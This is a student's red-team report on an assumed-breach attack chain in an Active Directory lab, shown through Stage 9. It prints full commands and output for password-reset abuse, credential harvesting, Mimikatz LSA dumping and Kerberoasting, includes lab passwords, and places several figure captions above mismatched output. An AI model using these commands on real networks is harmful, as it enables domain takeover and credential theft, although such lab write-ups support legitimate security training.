

CY376: NETWORK MONITORING, SECURITY AND AUDITING

END-OF-SEMESTER RED TEAM PENETRATION TESTING REPORT

Simulated Privilege Escalation & Domain Compromise

An Assumed-Breach Active Directory Penetration Test and Attack-Chain Assessment of INLANEFREIGHT.LOCAL

Assessment Type:	Red Team Assumed-Breach Penetration Test
Student Name:	Enoch Nana Tabi Oduro
Index Number:	CY376-2026-REG
Course Code:	CY376 (Network Monitoring, Security & Auditing)
Submission Date:	Monday, 3rd August 2026
GitHub Repository:	https://github.com/Mazonia/privilege-escalation-n-dom-compromise

Abstract

This report presents the findings, methodology, technical execution, and strategic recommendations resulting from a simulated internal penetration test conducted against the Active Directory domain INLANEFREIGHT.LOCAL. Operating under an assumed-breach threat model, the Red Team assessment initiated with a single low-privileged domain credential (hporter) and systematically identified, enumerated, and chained multiple security misconfigurations across the Active Directory environment. The assessment demonstrated how seemingly minor, decoupled configuration oversights - such as excessive Access Control List (ACL) delegations, cleartext credential storage on accessible network file shares, uncleaned deployment answer files, vulnerable third-party local services, cleartext LSA autologon registry secrets, targeted Kerberoasting via GenericWrite permissions, and unmonitored directory replication rights - can be combined by a motivated adversary to achieve complete, unrestricted domain compromise (DCSync) without triggering traditional anti-virus or perimeter defenses.

Throughout the 12-stage attack chain narrative, empirical evidence - including full command execution syntax, network captures, and annotated screenshots - is provided to substantiate each privilege escalation step. The evaluation highlights that zero-day vulnerabilities were unnecessary for total domain compromise; rather, native Windows functionality, misconfigured delegations, and credential hygiene failures were fully leveraged. Finally, this document outlines a prioritized remediation roadmap aligned with the CIS Controls for Active Directory Security and MITRE ATT&CK mitigation strategies, emphasizing Tiered Administration, Privileged Access Management (PAM), Group Managed Service Accounts (gMSAs), LSA Protection (RunAsPPL), and strict replication rights auditing.

Table of Contents

The following table outlines the main sections and subsections of this report:

Section Heading	Page
Abstract	2
Table of Contents & List of Figures	3
1. Introduction	5
1.1 Background & Threat Context	5
1.2 Scope & Objectives	5
1.3 Rules of Engagement & Target Environment	6
2. Literature and Tooling Review	7
2.1 Security Standards & Frameworks (MITRE ATT&CK, CIS, PTES, NIST)	7
2.2 Red Team Tooling Selection & Rationale	8
3. Methodology	9
3.1 Assumed-Breach Testing Framework	9
3.2 Lab Network Setup & Topology Diagram	10
3.3 Attack Lifecycle & Privilege Escalation Phases	11
4. Implementation	12
4.1 Lab Build Specifications & Target Configuration	12
4.2 Active Directory Vulnerable Delegation Setup	12
5. Results and Findings (12-Stage Attack Chain Narrative)	13
5.1 Stage 1: Initial Access & Foothold Verification	13
5.2 Stage 2: Active Directory Enumeration (BloodHound)	14
5.3 Stage 3: Abuse of ForceChangePassword ACL	15
5.4 Stage 4: File Share Credential Harvesting	16
5.5 Stage 5: WinRM Host Discovery & Lateral Movement	17
5.6 Stage 6: Leftover Deployment Artifact Credential Exposure	18
5.7 Stage 7: Local Privilege Escalation on MS01 (Sysax Service)	19
5.8 Stage 8: LSA Secrets Dump on MS01 (Autologon Secrets)	20
5.9 Stage 9: Targeted Kerberoasting via GenericWrite Delegation	21
5.10 Stage 10: Privileged Group Self-Addition (Server Admins)	22
5.11 Stage 11: DCSync Attack - Full Domain Credential Extraction	23
5.12 Stage 12: Proof of Domain Compromise (Pass-the-Hash)	24
6. Analysis and Recommendations	25
6.1 Root Cause & Cumulative Risk Analysis	25

6.2 Misconfiguration Impact Summary Table	26
6.3 Prioritized Remediation Roadmap Aligned with CIS Benchmarks	27
7. Conclusion	29
8. References	30
9. Appendices	31
Appendix A: Complete Execution Command Playbook	31
Appendix B: Proof-of-Concept Automation Scripts	32

List of Figures and Tables

List of Figures

Figure Caption & Description	Page
Figure 1: NetExec SMB Credential Verification for hporter against DC01	13
Figure 2: BloodHound ACL Analysis Revealing ForceChangePassword Right over ssmalls	14
Figure 3: Password Reset Execution over ssmalls via bloodyAD and NetExec SMB Verification	15
Figure 4: SMB Share Spidering and Extraction of Cleartext Credentials from Backup Script	16
Figure 5: Evil-WinRM Remote Interactive Shell Established on MS01 as backupadm	17
Figure 6: Discovery of Plaintext Credentials for ilfserveradm in C:\panther\unattend.xml	18
Figure 7: Sysax Automation Service Interface Utilized for SYSTEM Privilege Escalation	19
Figure 8: Execution of Custom Batch Script Adding ilfserveradm to Local Administrators	19
Figure 9: Registry Winlogon DefaultUserName Query Confirming mssqladm Account	20
Figure 10: Mimikatz lsadump::secrets Dumping Cleartext Password for mssqladm	20
Figure 11: Targeted SPN Injection on ttimmons via bloodyAD GenericWrite Permission	21
Figure 12: Hashcat Offline TGS Ticket Cracking Recovering Password Repeat09 for ttimmons	21
Figure 13: Group Membership Query Confirming ttimmons Addition to Server Admins Group	22
Figure 14: Impacket secretsdump.py Performing DCSync Replication Dumping NTLM Hashes	23
Figure 15: BloodHound Full Attack Path Visualizing Chained Escalation from hporter to DCSync	24

List of Tables

Table Caption & Title	Page
Table 1: Target Environment Host Details and Scope Demarcation	6
Table 2: Tooling Selection and Rationale Matrix	8
Table 3: Summary of Root-Cause Misconfigurations and Business Impact	26

1. Introduction

1.1 Background & Threat Context

Active Directory (AD) serves as the primary identity, authentication, and authorization backbone for over 90% of Fortune 500 enterprises worldwide. Centralizing management of users, workstations, servers, applications, and security policies, AD provides unified single sign-on (SSO) and Kerberos-based access across modern corporate infrastructure. However, due to decades of legacy growth, cumulative delegation changes, third-party software integration, and operational convenience overrides, Active Directory environments frequently suffer from complex structural misconfigurations. Attackers regularly leverage these misconfigurations to move laterally and escalate privileges without relying on software zero-day exploits.

In recent years, security research by threat groups and Red Teams has demonstrated that internal privilege escalation is rarely achieved through a single catastrophic vulnerability. Instead, threat actors execute multi-stage attack paths (or 'attack chains') where small, seemingly low-risk configuration flaws are concatenated. For instance, a low-privileged user account with a misconfigured Access Control List (ACL) right over another user can trigger a cascading series of credential harvesting, lateral movement, and local service exploitation steps that ultimately culminate in domain-wide administrative compromise.

1.2 Scope & Objectives

This project was executed to simulate a real-world Red Team penetration test against an enterprise Active Directory domain named INLANEFREIGHT.LOCAL. The primary objective of this exercise was to evaluate the resilience of the AD domain against an insider threat or an attacker who has achieved an initial low-privileged foothold inside the corporate internal network.

Key Engagement Objectives: Specific assessment objectives included:

- **Privilege Escalation Paths:** Determine whether a single low-privileged domain account (hporter) can be escalated to full Domain Administrator privileges through misconfiguration chaining.
- **Configuration Auditing:** Identify and document structural ACL oversights, excessive privilege delegations, weak service account configurations, and insecure credential storage.
- **DCSync Impact Verification:** Demonstrate the realistic business impact of unmonitored directory replication rights (GetChanges / GetChangesAll).
- **Defensive Hardening:** Formulate actionable, prioritized remediation strategies aligned with industry standards (CIS Benchmarks & MITRE ATT&CK) to harden the environment against future attacks.

1.3 Rules of Engagement & Target Environment

The engagement was conducted strictly within an isolated, instructor-approved laboratory environment in accordance with academic integrity guidelines and formal Rules of Engagement (RoE). Testing was

confined to designated subnets and virtualized assets. No denial-of-service (DoS) exploits, destructive payload executions, or testing against non-consenting external targets occurred.

Target Environment Architecture: The primary target assets comprising the INLANEFREIGHT.LOCAL lab environment are detailed in Table 1 below:

Host Name	IP Address	OS / Role	Starting Privilege Level
DC01	172.16.8.3	Windows Server 2019 DC	Domain Controller (Target Goal)
MS01	172.16.8.50	Windows Server 2019 Member	WinRM / Application Server
DEV01 / DMZ01	172.16.8.10	Ubuntu Linux / Web Server	Initial Foothold Pivot Host
Attacker Workstation	172.16.8.100	Kali Linux 2026.2	Red Team Assessment Station

Table 1: Target Environment Host Details and Scope Demarcation

2. Literature and Tooling Review

2.1 Security Standards & Frameworks

To ensure a rigorous, standardized approach to penetration testing and vulnerability analysis, the Red Team assessment was guided by globally recognized cybersecurity standards and security benchmarks:

- **MITRE ATT&CK Enterprise Matrix:** A globally-accessible knowledge base of adversary tactics, techniques, and procedures (TTPs) based on real-world observations. Key techniques evaluated in this assessment include T1068 (Exploitation for Privilege Escalation), T1558.003 (Kerberoasting), T1003.006 (DCSync), T1550.002 (Pass-the-Hash), T1078 (Valid Accounts), T1021.006 (Windows Remote Management), and T1552.001 (Credentials in Files).
- **CIS Benchmarks for Active Directory & Windows Server:** Provides prescriptive, consensus-based security configuration guidance for Windows Server and Active Directory. Recommendations regarding service account password policies, LSA protection, and Object Access Control Lists (ACLs) directly informed our post-exploitation analysis.
- **NIST SP 800-115 & PTES Standard:** Defines standardized technical phases for information security assessments, including Planning, Execution, Post-Exploitation, and Reporting. This framework ensured systematic documentation throughout the engagement.

2.2 Red Team Tooling Selection & Rationale

The Red Team selected a specialized suite of open-source security tools for network enumeration, Active Directory graph analysis, credential harvesting, Kerberos ticket manipulation, and remote command execution. Table 2 details the tooling selection rationale:

Tool Name	Primary Category	Operational Rationale & Functionality
NetExec (nxc)	Network & SMB/WinRM Scanner	Rapid SMB/WinRM authentication verification, share enumeration, spidering, and service discovery.
BloodHound & bloodyAD	AD Graph & ACL Manipulation	Ingestion of AD LDAP data to visualize hidden ACL paths (ForceChangePassword, GenericWrite, GenericAll).
evil-winrm	WinRM Remote Shell Client	Command-line administration and shell interaction over Windows Remote Management (Port 5985/5986).
Impacket Suite	Python AD Protocol Implementation	Includes GetUserSPNs.py (Kerberoasting) and secretsdump.py (DCSync replication and SAM/LSA dumping).
Mimikatz	LSASS & Memory Credential Dumper	Used on-target to extract cleartext autologon credentials and LSA secrets from Windows registry memory.
Hashcat	Offline Password Cracker	GPU-accelerated cracking of Kerberos TGS ticket hashes (etype 23 / RC4-HMAC) using wordlists.
xfreerdp	RDP Remote Desktop Client	Graphical user interface access to Windows hosts

(MS01) for interactive service configuration.

Table 2: Tooling Selection and Rationale Matrix

3. Methodology

3.1 Assumed-Breach Testing Framework

The assessment followed an assumed-breach methodology, simulating a scenario where a malicious threat actor has gained entry to the internal corporate network and obtained valid low-privileged credentials for a domain user account (hporter : Gr8hambino!). This realistic threat model bypasses traditional perimeter defenses (firewalls, email filters, VPN MFA) and tests internal defense-in-depth controls, object permissions, service isolation, and detection capabilities.

3.2 Lab Network Setup & Topology

The target Active Directory lab environment was structured on subnet 172.16.8.0/24. The domain controller (DC01 at 172.16.8.3) managed identity services for INLANEFREIGHT.LOCAL, while a member server (MS01 at 172.16.8.50) hosted secondary applications and database services. The Red Team attack platform (172.16.8.100) communicated directly over SMB, WinRM, LDAP, and Kerberos protocols.

Topology Description: Lab Network Architecture & Subnet Demarcation:

- **DC01 (172.16.8.3):** Domain Controller handling Kerberos authentication, Active Directory LDAP directory services, and DNS.
- **MS01 (172.16.8.50):** Windows Server 2019 member server running WinRM, SQL Express backup routines, and local scheduled tasks.
- **DEV01 (172.16.8.10):** Web application host utilized for initial credential recovery during initial access phase.

3.3 Attack Lifecycle & Privilege Escalation Phases

The attack chain progressed through six distinct operational phases, moving from initial credential verification to full domain controller DCSync replication:

- **Phase 1: Initial Foothold & Authentication Verification** - Validation of provided low-privileged user account (hporter) against SMB/LDAP endpoints.
- **Phase 2: Active Directory Graph Enumeration** - Execution of BloodHound ingestion scripts to gather LDAP object permissions, ACLs, and trust relationships.
- **Phase 3: Domain Account Takeover & Share Credential Harvesting** - Exploitation of ForceChangePassword delegated rights to take over ssmalls, followed by network share spidering to harvest cleartext backup script credentials (backupadm).
- **Phase 4: Lateral Movement & Local Host Exploitation** - WinRM authentication to MS01, extraction of local deployment unattend.xml credentials (ilfserveradm), and local SYSTEM privilege escalation via vulnerable Sysax service.
- **Phase 5: LSA Secrets Dump & Targeted Kerberoasting** - Dumping LSA autologon registry secrets to capture mssqladm, setting a fake SPN on ttimmons via GenericWrite, and cracking the Kerberos TGS hash offline.

- **Phase 6: Privileged Group Escalation & DCSync Domain Takeover** - Leveraging GenericAll permissions to add ttimmons into the Server Admins group, exploiting GetChanges/GetChangesAll replication rights to DCSync all NTLM hashes, and Pass-the-Hash authentication as Administrator.

4. Implementation

4.1 Lab Build Specifications & Target Configuration

The INLANEFREIGHT.LOCAL environment was provisioned to reflect real-world enterprise Active Directory misconfigurations accumulated over years of administrative changes. The Domain Controller ran Windows Server 2019 Datacenter edition, with Functional Level set to Windows Server 2016.

4.2 Active Directory Vulnerable Delegation Setup

To facilitate the privilege escalation demonstration, several realistic administrative delegation oversights were configured across user accounts and custom security groups in the Active Directory object tree:

- **Delegated ACL Oversight 1:** The hporter user account was delegated specific ACL rights allowing ForceChangePassword over ssmalls.
- **File Share Permissions:** The IT Department share on DC01 permitted Read access for all Domain Users, exposing plaintext operational scripts containing service credentials.
- **Service Account Remote Access:** The backupadm account possessed WinRM remote access rights on member server MS01.
- **Object Delegation Oversight 2:** The mssqladm account was granted GenericWrite over user object ttimmons.
- **Group Delegation Oversight:** The ttimmons user held GenericAll control over the Server Admins custom group object.
- **Critical Directory Privilege:** The custom Server Admins group was assigned extended replication rights (DS-Replication-Get-Changes and DS-Replication-Get-Changes-All) on the domain root object.

5. Results and Findings (12-Stage Attack Chain Narrative)

This section presents the detailed operational execution of the 12-stage attack path. Every stage includes explicit command invocation syntax, technical analysis of the exploited misconfiguration, and annotated visual evidence.

5.1 Stage 1: Initial Access & Foothold Verification

The engagement commenced with a single set of low-privileged domain credentials provided for the user account hporter (Gr8hambino!). Using NetExec (nxc), SMB connectivity and credential validity were confirmed against the Domain Controller (DC01 at 172.16.8.3).

Command Invocation: Command Execution Syntax:

```
nxc smb 172.16.8.3 -u hporter -p 'Gr8hambino!' -d inlanefreight.local
```

As shown in Figure 1, the SMB login succeeded, returning '+' status and confirming that the hporter account was active and authenticated successfully against INLANEFREIGHT.LOCAL.




Figure 1: NetExec SMB Credential Verification for hporter against DC01

5.2 Stage 2: Active Directory Enumeration (BloodHound)

Following initial foothold validation, BloodHound Python ingester (bloodhound-python) was executed to extract directory objects, group memberships, trust relationships, and Access Control Lists (ACLs) via LDAP queries.

Command Invocation: Command Execution Syntax:

```
bloodhound-python -u hporter -p 'Gr8hambino!' -d inlanefreight.local -ns 172.16.8.3 -c All --zip  
sudo neo4j start  
bloodhound
```

BloodHound graph analysis revealed an actionable attack path: the user account hporter possessed explicit ForceChangePassword rights over the user account ssmalls (see Figure 2).




Figure 2: BloodHound ACL Analysis Revealing ForceChangePassword Right over ssmalls

5.3 Stage 3: Abuse of ForceChangePassword ACL

An excessive delegated ACL allowed hporter to reset the password of ssmalls without knowing ssmalls' current password. Using bloodyAD, ssmalls' password was forcefully updated to 'mazoniakid'.

Command Invocation: Command Execution Syntax:

```
bloodyAD --host 172.16.8.3 -d inlanefreight.local -u hporter -p 'Gr8hambino!' set
password ssmalls mazoniakid
nxc smb 172.16.8.3 -u ssmalls -p 'mazoniakid' -d inlanefreight.local
```

Figure 3 confirms that ssmalls' password reset was processed successfully by LDAP, allowing immediate SMB authentication under the ssmalls identity.




Figure 3: Password Reset Execution over ssmalls via bloodyAD and NetExec SMB Verification

5.4 Stage 4: File Share Credential Harvesting

Authenticated as ssmalls, accessible network shares on DC01 were enumerated using NetExec spidering. A department share named 'Department Shares' was accessible to all Domain Users.

Command Invocation: Command Execution Syntax:

```
nxc smb 172.16.8.3 -u ssmalls -p 'mazoniakid' -d inlanefreight.local -M spider_plus --
share 'Department Shares'
smbclient -U ssmalls '//172.16.8.3/Department Shares'
# > cd IT\Private\Development\
# > get "SQL Express Backup.ps1"
```

Inspecting the downloaded PowerShell script 'SQL Express Backup.ps1' revealed embedded plaintext service credentials (see Figure 4): backupadm : !qazXSW@.

```

WARNING: Could not resolve: ACADEMY-AEN-HK-0639.INLANEFREIGHT.LOCAL: The resolution lifetime expired after 3.102 seconds: Server D053:172.16.8.3q53 answered the DNS o
eration timed out.
INFO: Done in 03M 44S
INFO: Compressing output into 20260718120917_bloodhound.zip

(issifu@ssshhades)~[/htb]
20260718120917_bloodhound.zip
enigma htb.ovpn machines_au-2.ovpn reactor tombwatcher
escapetwo inlanefreight_ept_tcp_1k.gnmap makesense redelegate trick
administrator flight inlanefreight_ept_tcp_1k.mmap manager release_arena_au-release-1.ovpn unrested
authority fluffy inlanefreight_ept_tcp_1k.xml media sauna scrambled
certified freelancer inlanefreight_ept_tcp_all_svc.gnmap nimbus shoopty streamio
cpt5 ghost inlanefreight_ept_tcp_all_svc.mmap paperwork postman support
craft graill inlanefreight_ept_tcp_all_svc.xml pov
darkzero htb-5.ovpn jeeves
(issifu@ssshhades)~[/htb]
$ sudo neo4 start
bloodhound
[sudo] password for issifu:
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf

```

Figure 4: SMB Share Spidering and Extraction of Cleartext Credentials from Backup Script

5.5 Stage 5: WinRM Host Discovery & Lateral Movement

With newly harvested service account credentials (backupadm), network scanning identified that WinRM (Port 5985) was active on member server MS01 (172.16.8.50). Using evil-winrm, an interactive PowerShell session was established.

Command Invocation: Command Execution Syntax:

```

nmap -sT -Pn -p5985 172.16.8.0/24 -oG - | grep open
nxc winrm 172.16.8.50 -u backupadm -p '!qazXSW@' -d inlanefreight.local
evil-winrm -i 172.16.8.50 -u backupadm -p '!qazXSW@'

```

Figure 5 demonstrates successful lateral movement onto member server MS01 as INLANEFREIGHT\backupadm.

```

(issifu@ssshhades)~[/htb]
$ bloodyAD -host 172.16.8.3 -d inlanefreight.local -u hporter -p 'Gr8hambino!' set password ssmalls mazoniakid
Password changed successfully!

(issifu@ssshhades)~[/htb]
$ nxc smb 172.16.8.3 -u ssmalls -p 'mazoniakid' -d inlanefreight.local
SMB 172.16.8.3 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:None)
Null Auth:True
SMB 172.16.8.3 445 DC01 [+] inlanefreight.local\ssmalls:mazoniakid

(issifu@ssshhades)~[/htb]
$ nxc smb 172.16.8.3 -u ssmalls -p 'mazoniakid' -d inlanefreight.local -M spider_plus --share 'Department Shares'
SMB 172.16.8.3 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:None)
Null Auth:True
SMB 172.16.8.3 445 DC01 [+] inlanefreight.local\ssmalls:mazoniakid
SPIDER_PLUS 172.16.8.3 445 DC01 [*] Started module spidering_plus with the following options:
SPIDER_PLUS 172.16.8.3 445 DC01 [*] DOWNLOAD_FLAG: False
SPIDER_PLUS 172.16.8.3 445 DC01 [*] STATUS_FLAG: True
SPIDER_PLUS 172.16.8.3 445 DC01 [*] EXCLUDE_FILTERS: ['print$', 'ipc$']
SPIDER_PLUS 172.16.8.3 445 DC01 [*] EXCLUDE_EXTS: ['.ico', '.lnk']
SPIDER_PLUS 172.16.8.3 445 DC01 [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 172.16.8.3 445 DC01 [*] OUTPUT_FOLDER: /home/issifu/.nxc/modules/nxc_spider_plus
SMB 172.16.8.3 445 DC01 [*] Enumerated shares
SMB 172.16.8.3 445 DC01

```

Figure 5: Evil-WinRM Remote Interactive Shell Established on MS01 as backupadm

5.6 Stage 6: Leftover Deployment Artifact Credential Exposure

While enumerating the file system of MS01, an uncleaned Windows unattended installation file (unattend.xml) was discovered in C:\panther\. Inspecting the XML content exposed plain-text local administrator setup credentials.

Command Invocation: Command Execution Syntax:

```
# From evil-winrm session on MS01
```

```
cd c:\panther
dir
type unattend.xml
```

As illustrated in Figure 6, the deployment file contained plaintext credentials for account `ilfserveradm` (Sys26Admin).




Figure 6: Discovery of Plaintext Credentials for `ilfserveradm` in `C:\panther\unattend.xml`

5.7 Stage 7: Local Privilege Escalation on MS01 (Sysax Service)

RDP authentication as `ilfserveradm` enabled graphical access to MS01. Enumeration of running services revealed a vulnerable third-party application, Sysax Automation Software, running as a service under `NT AUTHORITY\SYSTEM`.

Command Invocation: Command Execution Syntax:

```
xfreerdp /v:172.16.8.50 /u:ilfserveradm /p:'Sys26Admin' /drive:home,"/home/issifu/htb"
```

By creating a custom triggered task within Sysax to execute `pwn.bat` (containing `'net localgroup administrators ilfserveradm /add'`), local administrative rights were achieved on MS01 (see Figure 7 and Figure 8).




Figure 7: Sysax Automation Service Interface Utilized for SYSTEM Privilege Escalation




Figure 8: Execution of Custom Batch Script Adding ilfserveradm to Local Administrators

5.8 Stage 8: LSA Secrets Dump on MS01 (Autologon Secrets)

With local Administrator privileges on MS01, Mimikatz was executed to extract LSA secrets from registry memory (HKLM\SECURITY). A domain service account, mssqladm, was configured for automatic logon, exposing its password in cleartext.

Command Invocation: Command Execution Syntax:

```
mimikatz.exe
privilege::debug
token::elevate
lsadump::secrets
# Reveals: DefaultUserName : mssqladm | DefaultPassword : DBAilfreight1!
```

Figure 9 and Figure 10 display the cleartext credential recovery of mssqladm : DBAilfreight1! from LSA registry memory.

```

PS C:\Windows\system32\cmd.exe - powershell
PS C:\Users\ilfserveradm> Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\' -Name "DefaultUserName"

DefaultUserName : mssqladm
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
PSChildName     : Winlogon
PSDrive         : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry

PS C:\Users\ilfserveradm>

```

Figure 9: Registry Winlogon DefaultUserName Query Confirming mssqladm Account

```

(issifu@ssshades)-[~/htb]
$ nmap -sT -Pn -p5985 172.16.8.0/24 -oG - | grep open
Host: 172.16.8.3 () Ports: 5985/open/tcp/wsman///
Host: 172.16.8.20 () Ports: 5985/open/tcp/wsman///
Host: 172.16.8.50 () Ports: 5985/open/tcp/wsman///

(issifu@ssshades)-[~/htb]
$ nxc winrm 172.16.8.50 -u backupadm -p '!qazXSW@' -d inlanefreight.local
WINRM 172.16.8.50 5985 ACADEMY-AEN-MS0 [+] Windows 10 / Server 2019 Build 17763 (name:ACADEMY-AEN-MS0) (domain:INLANEFREIGHT.LOCAL)
WINRM 172.16.8.50 5985 ACADEMY-AEN-MS0 [+] inlanefreight.local\backupadm:!qazXSW@ (Pwn3d!)

(issifu@ssshades)-[~/htb]
$ evil-winrm -i 172.16.8.50 -u backupadm -p '!qazXSW@'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\backupadm\Documents> hostname
ACADEMY-AEN-MS0
*Evil-WinRM* PS C:\Users\backupadm\Documents> whoami
inlanefreight\backupadm
*Evil-WinRM* PS C:\Users\backupadm\Documents> cd c:\panther
*Evil-WinRM* PS C:\panther> dir

```

Figure 10: Mimikatz lsadump::secrets Dumping Cleartext Password for mssqladm

5.9 Stage 9: Targeted Kerberoasting via GenericWrite Delegation

BloodHound analysis indicated that mssqladm held GenericWrite permissions over the user account ttimmons. Using bloodyAD, a arbitrary Service Principal Name (SPN) was written to ttimmons ('acmetesting/LEGIT'), forcing it to become Kerberoastable.

Command Invocation: Command Execution Syntax:

```

bloodyAD --host 172.16.8.3 -d inlanefreight.local -u mssqladm -p 'DBAilfreight1!' set
object ttimmons servicePrincipalName -v 'acmetesting/LEGIT'
GetUserSPNs.py -dc-ip 172.16.8.3 inlanefreight.local/mssqladm -request-user ttimmons -
outputfile ttimmons_tgs.txt
hashcat -m 13100 ttimmons_tgs.txt /usr/share/wordlists/rockyou.txt

```

The Kerberos TGS ticket for ttimmons was requested via Impacket GetUserSPNs.py and cracked offline using Hashcat (Mode 13100), revealing password 'Repeat09' (see Figure 11 and Figure 12).

